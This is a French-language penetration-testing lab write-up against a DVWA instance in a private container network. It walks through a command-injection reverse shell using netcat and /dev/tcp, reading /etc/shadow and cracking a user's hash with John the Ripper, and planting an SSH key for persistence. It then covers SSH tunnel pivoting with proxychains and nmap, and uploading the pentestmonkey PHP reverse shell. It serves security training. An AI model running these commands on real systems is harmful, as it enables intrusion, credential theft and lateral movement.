Sur l'application DVWA, dans un champ permettant de **pinguer une adresse IP**, j'ai testé l'injection de commande suivante :

- ;sudo /bin/nc 172.19.0.3 4444 -e /bin/bash -i >& /dev/tcp/172.19.0.3/5555 0>&1
- sudo /bin/nc 172.19.0.3 4444 -e : Établit un reverse shell vers 172.19.0.3 sur le port 4444 avec Netcat, en exécutant les commandes reçues.
- **;** : Sépare les commandes pour enchaîner une commande après l'instruction de ping.
- **/bin/bash -i** : Lance un shell interactif.
- **>& /dev/tcp/172.19.0.3/5555** : Redirige l'entrée et la sortie standard vers ma machine Kali sur le port 5555.
- **0>&1** : Lie l'entrée et la sortie pour un fonctionnement bidirectionnel.

Cette commande vise à détourner l'exécution prévue (un simple ping) pour établir une connexion avec ma machine grâce aux « ; ».

Maintenant que je suis connecté sur le serveur cible grâce au reverse shell, la première étape consiste à explorer les fichiers et les configurations du système pour identifier des points d'escalade de privilèges.

J'exécute donc la commande suivante pour lister les répertoires présents dans /home :

- ls -lia /home
- l : affiche les permissions, propriétaires, tailles et dates des fichiers.

- i : montre l'inode de chaque fichier.
- a : inclut les fichiers cachés dans la liste.

L'exécution a révélé un utilisateur nommé **tom**, présent dans le répertoire /home/tom. Je comprends donc qu'un accès utilisateur supplémentaire peut être exploité pour tenter une escalade de privilèges.

```
2117978 drwxr-xr-x 2 tom  tom  4096 Sep 24  2023 tom
```

J'essaye donc de trouver les fichiers critiques à analyser pour trouver des informations sensibles soit normalement :

- /etc/passwd : contient les noms d'utilisateurs et leurs configurations.
- /etc/shadow : contient les mots de passe hachés des utilisateurs.

Ainsi je fais donc cette commande pour filtrer les informations concernant l'utilisateur **tom** :

- cat /etc/passwd | grep tom

On tombe sur ça :

```
tom:x:1000:1000:,,,:/home/tom:/bin/bash
```

Cela confirme que **tom** utilise un shell bash par défaut et possède un répertoire personnel. Ensuite, le fichier /etc/shadow a été consulté pour extraire le hachage de son mot de passe :

- cat /etc/shadow | grep tom

Résultat obtenu :

```
tom:$6$qPmrV7C/$NfrnduhHQ.hR4/GBTK0GoUvVjxmU5dNzTKJk0ZpzHIuLt8KPu9uK20Hb2cLVYhPLk4DEYfPYmNZKdsDBesdDy.:19624:0:99999:7::
```

Le préfixe 6 indique que le mot de passe est haché avec l'algorithme SHA-512.

Je me souviens donc de l'outil **John the Ripper** que j'ai tenté d'utilisé plus tôt, néanmoins comme je n'avais pas réussi à le faire fonctionner, j'approfondie un peu mes recherches et je trouve la commande suivante afin d'installer des dictionnaires que **John the Ripper** va utilisé pour déchiffrer les mots de passe :

- sudo apt install wordlists


Je prépare ensuite le fichier contenant le hachage (hachage.txt), et j'exécute la commande suivante a été lancée :

john --wordlist=/usr/share/wordlists/rockyou.txt hachage.txt

Les résultats sont concluant car John the Ripper a facilement identifié le mot de passe correspondant au hachage, ainsi pour le voir j'utilise la commande:

- john --show hachage.txt

Et j'obtiens le mot de passe du compte tom :




Malheureusement, mes tentatives qui ont suivi pour l'utiliser afin de me connecter via divers protocoles, comme SSH, Samba ou d'autres services disponibles sur la machine, n'ont pas abouti.


14.9 Configuration de SSH pour le Pivot

Création du dossier .ssh et initialisation des fichiers

Après cet échec j'ai tenté une nouvelle approche. Ainsi, j'ai commencé par créer le dossier .ssh sur la machine compromise et un fichier authorized_keys :

- mkdir -p ~/.ssh
- apt install ssh service sshd start
- cd ~/.ssh
- touch ~/.ssh/authorized_keys






Puis j'ai créé la clé publique sur la machine kali et je l'ai affiché afin de pouvoir la copier sur la machine compromise.

Ajout de la clé publique

Étant donné que nano ne fonctionnait pas correctement sur la machine compromise (le même problème qu'avant avec nano qui n'est pas en éditeur par défaut) :



J'ai utilisé echo (car c'était plus simple que de régler le problème) pour ajouter ma clé publique au fichier authorized_keys :

echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDHMcyAIrQ7TSzjjqSPiP/ZtGfdKI93hgX+uWHVS
ez5g2p80FzheqDsa5OpxDLN6fe+VBcja7Q4+yX3eImKim3Fia3HiyH+lIvzs/aiP3/ArAeGr2w
xzwvXpUkUmDpbBtwN3DJw133K/MvB8uc5zKQ/Z/zfZtSx8Wat3+iQepWh/ETgDmg8MJsX
AN1hiZsNn36hc6UhEAXnuG4NaxsPNyjSjIyHdtcRzP/+DGHkY7iBVPqmtXOXDlNBKLU2gF
09Di21s94xz1nD6VjEyn240G7ATfc1ia8WneGQ6OqTx4G7CMlBXPjRnAD8jd6Y96rbAVsdb
agPJU4EqXZDJDJZaZF7B4uTP2REujoXIH2e56qcrDAmvnt0q/ICblGn0lJWn1pwofI1Vbg1Ej
TT354m9Z4T5tODPotgDu9RG+BVglFlcR+UbmLEpjCVqI+2AxwgnLa2GgHSRiVGy4irXUCa

cNfBA05OCYOM3MEXA0WBJZIyGLQf3xoPWcR5PZRHBRPY3jcQuIGIwL9zNohuUUv5bH TacD9UG5uSBE8S1fAmrDa6pxkkezPowxgYKS6lah/c+lI7AiEQwptd/Il/PldOigus3803vR51 21crqFHHd7KlddUXbbPavXSVwoiu+jdAAJBB265iZrf/oV5qBzp0aCLSYsFNNhb2IFGwG2O 5N5o43w== root@346d07068218" >> ~/.ssh/authorized_keys Cela permet à ma machine Kali d'utiliser l'authentification par clé publique pour se connecter.

Définition des permissions correctes

Pour que SSH accepte les clés, j'ai défini des permissions strictes sur le dossier .ssh et le fichier authorized_keys :

- chmod 700 ~/.ssh
- chmod 600 ~/.ssh/authorized_keys

Ces permissions garantissent que seul l'utilisateur root peut accéder ou modifier ces fichiers.

Problèmes liés au service SSH

Puis, j'ai tenté de me connecter en ssh de la machine kali à la machine compromise mais ça n'a pas marché.

```
┌──(root㉿346d07068218)-[/.ssh]
└─# ssh root@172.18.0.4
ssh: connect to host 172.18.0.4 port 22: Connection refused
```

J'ai donc tenté de démarrer SSH avec :

- service ssh start

Cependant, cela a échoué. Pour diagnostiquer le problème, j'ai utilisé :

- systemctl status ssh

Cette commande a révélé que des fichiers essentiels manquaient, notamment le répertoire /var/run/sshd.

```
root@7a21e21a0270:/.ssh# sudo systemctl status ssh
bash: sudo: command not found
root@7a21e21a0270:/.ssh# systemctl status ssh
Failed to connect to bus: No such file or directory
root@7a21e21a0270:/.ssh# which sshd
/usr/sbin/sshd
root@7a21e21a0270:/.ssh# /usr/sbin/sshd -D
Missing privilege separation directory: /var/run/sshd
```

Je suis également allé dans la configuration de ssh pour voir si le port 22 étais bien accessible ainsi que la listen address sur 0.0.0.0 et c'était bien le cas.

```
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
```

Création manuelle des répertoires manquants

Pour résoudre ce problème, j'ai créé le répertoire manquant et défini les permissions appropriées :

- mkdir -p /var/run/sshd
- chmod 0755 /var/run/sshd

```
root@7a21e21a0270:/.ssh# mkdir -p /var/run/sshd
root@7a21e21a0270:/.ssh# chmod 0755 /var/run/sshd
```

Réinstallation du service SSH

Comme le problème persistait, j'ai décidé de réinstaller le service SSH pour m'assurer que tous les fichiers nécessaires étaient présents :

- apt install openssh-server –reinstall

```
root@7a21e21a0270:/.ssh# apt install openssh-server --reinstall
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
0 upgraded, 0 newly installed, 1 reinstalled, 0 to remove and 186 not upgrade
d.
Need to get 335 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 openssh-serv
er amd64 1:7.2p2-4ubuntu2.10 [335 kB]
Progress: [ 83%] [#################################################.........]
 ebconf: delaying package configuration, since apt-utils is not installed
```

Une fois réinstallé, j'ai relancé manuellement SSH avec succès (car la commande pour le démarrer automatiquement ne marchait toujours pas) en utilisant :

- /usr/sbin/sshd -D

```
root@7a21e21a0270:/.ssh# /usr/sbin/sshd -D
```

Connexion SSH réussie

Après avoir résolu les problèmes, j'ai tenté une connexion depuis ma machine Kali en utilisant la commande suivante :

- ssh root@172.18.0.4


La connexion a été établie avec succès.

Création d'un tunnel dynamique

Pour utiliser la machine compromise comme pivot pour explorer le réseau interne, j'ai configuré un tunnel dynamique SSH :

- ssh -f -N -D 5555 root@172.18.0.4 -4

Ce tunnel redirige tout le trafic réseau via la machine compromise.



14.10 Exploration avec Proxychains

Installation de Proxychains

Pour utiliser le tunnel SSH, j'ai installé Proxychains sur ma machine compromise avec la commande suivante :

- apt install proxychains

```
root@7a21e21a0270:~# apt install proxychains
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  libproxychains3
The following NEW packages will be installed:
  libproxychains3 proxychains
0 upgraded, 2 newly installed, 0 to remove and 186 not upgraded.
Need to get 19.6 kB of archives.
After this operation, 69.6 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu xenial/universe amd64 libproxychains3
amd64 3.1-7 [14.0 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial/universe amd64 proxychains all
3.1-7 [5582 B]
```

Exploration réseau

En configurant Proxychains pour utiliser le proxy SOCKS via le tunnel SSH, j'ai effectué un scan Nmap sur la machine cible (172.19.0.2) :

- proxychains nmap -Pn -sT 172.19.0.2

Ce scan montre que le trafic est redirigé via proxychains, ce qui permet d'accéder à un réseau interne normalement inaccessible depuis ma machine Kali.

```
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
|S-chain|-<>-127.0.0.1:9050-<--timeout
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.0000090s latency).
All 1000 scanned ports on WebPentest.auditssecu_pentestpivot (172.19.0.2) are
 closed

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

14.11 Exploitation via File Upload et Accès Graphique avec VNC

Installation du serveur VNC

Pour obtenir un accès graphique à la machine compromise, j'ai installé un serveur **VNC** (j'ai essayé 2 serveurs VNC différents avant mais ils n'ont pas fonctionné) en utilisant la commande suivante :

- apt install tightvncserver

```
root@7a21e21a0270:~# apt install tightvncserver
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  fontconfig-config fonts-dejavu-core libdrm-amdgpu1 libdrm-common libdrm-intel1 libdrm-nouveau2 lib
  libjpeg-turbo8 libjpeg8 libllvm6.0 libpciaccess0 libpng12-0 libsensors4 libsm6 libtxc-dxtn-s2tc0 l
  libxdamage1 libxfixes3 libxfont1 libxft2 libxi6 libxinerama1 libxmu6 libxpm4 libxrandr2 libxrender
  xfonts-encodings xfonts-utils
Suggested packages:
  pciutils lm-sensors tightvnc-java mesa-utils nickle cairo-5c xorg-docs-core
The following NEW packages will be installed:
  fontconfig-config fonts-dejavu-core libdrm-amdgpu1 libdrm-common libdrm-intel1 libdrm-nouveau2 lib
  libjpeg-turbo8 libjpeg8 libllvm6.0 libpciaccess0 libpng12-0 libsensors4 libsm6 libtxc-dxtn-s2tc0 l
  libxdamage1 libxfixes3 libxfont1 libxft2 libxi6 libxinerama1 libxmu6 libxpm4 libxrandr2 libxrender
  xfonts-encodings xfonts-utils
0 upgraded, 58 newly installed, 0 to remove and 186 not upgraded.
Need to get 31.0 MB of archives.
After this operation, 225 MB of additional disk space will be used.
```

Configuration


Une fois le serveur installé, j'ai configuré le mot de passe pour l'accès au serveur VNC. Le mot de passe défini était **kalilinux**.

- vncserver

```
root@7a21e21a0270:~# vncserver

You will require a password to access your desktops.

Password:
Warning: password truncated to the length of 8.
Verify:
Would you like to enter a view-only password (y/n)? y
Password:
Warning: password truncated to the length of 8.
Verify:
xauth:  file /root/.Xauthority does not exist

New 'X' desktop is 7a21e21a0270:1

Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/7a21e21a0270:1.log
```

Il ne me reste maintenant plus qu'à utiliser la commande suivante, et de rentrer l'adresse ip ainsi que le mot de passe afin de me connecter à la session VNC via ma machine kali :

- vncviewer




Tunnel SSH pour rediriger le trafic VNC

Pour sécuriser la connexion entre ma machine Kali et le serveur VNC, j'ai configuré un tunnel SSH en utilisant la commande suivante :

- ssh -L 5901:127.0.0.1:5901 root@172.18.0.4 -N


Cette commande redirige le trafic VNC localement, permettant de se connecter en toute sécurité.



14.12 Préparation d'un script PHP pour exploitation

Recherche du script sur GitHub

J'ai ensuite pu reprendre les tentatives d'exploitation de DVWA grâce à la session VNC. Ainsi, j'ai recherché un script PHP pour établir un reverse shell sur GitHub. Après avoir trouvé un script approprié, j'ai noté qu'il nécessitait une modification de l'adresse IP et du port cible.



Téléchargement du script

J'ai utilisé **wget** pour récupérer le script directement sur la machine compromise :

- wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php


```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
022-12-30 03:35:07--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
```

Modification du script

J'ai ouvert le fichier téléchargé avec nano et modifié les lignes suivantes pour remplacer l'adresse IP et le port par ceux de ma machine Kali :

$ip = '172.19.0.2';


$port = 12345;



14.13 Vérification des fichiers autorisés à l'upload


Analyse des requêtes avec Burp Suite

J'ai intercepté les requêtes HTTP générées par la fonctionnalité **File Upload** de DVWA à l'aide de Burp Suite. Cela m'a permis de confirmer que les fichiers PHP étaient autorisés pour le téléversement.



Téléversement du script PHP

Je suis ensuite allé sur l'interface **Vulnerability: File Upload** de DVWA pour téléverser le script PHP modifié. Le téléversement a été effectué avec succès.




14.14 Établissement du reverse shell

Écoute avec Netcat


Avant d'exécuter le script PHP, j'ai configuré Netcat sur ma machine Kali pour écouter les connexions entrantes sur le port 12345 :

- nc -lvp 12345



Exécution du script

Une fois le script exécuté via l'interface DVWA, une connexion a été établie, me donnant un accès shell à la machine compromise.




Obtention d'un shell interactif

Le shell initial était limité. J'ai amélioré sa fonctionnalité en exécutant les commandes suivantes sur la machine compromise :

- python -c 'import pty; pty.spawn("/bin/bash")'
- export TERM=xterm

Cela m'a permis d'obtenir un shell interactif complet.



Vérification des permissions

Pour vérifier les permissions et privilèges obtenus, j'ai utilisé la commande id :

- id

Cela a confirmé que le shell avait les permissions associées à l'utilisateur www-data.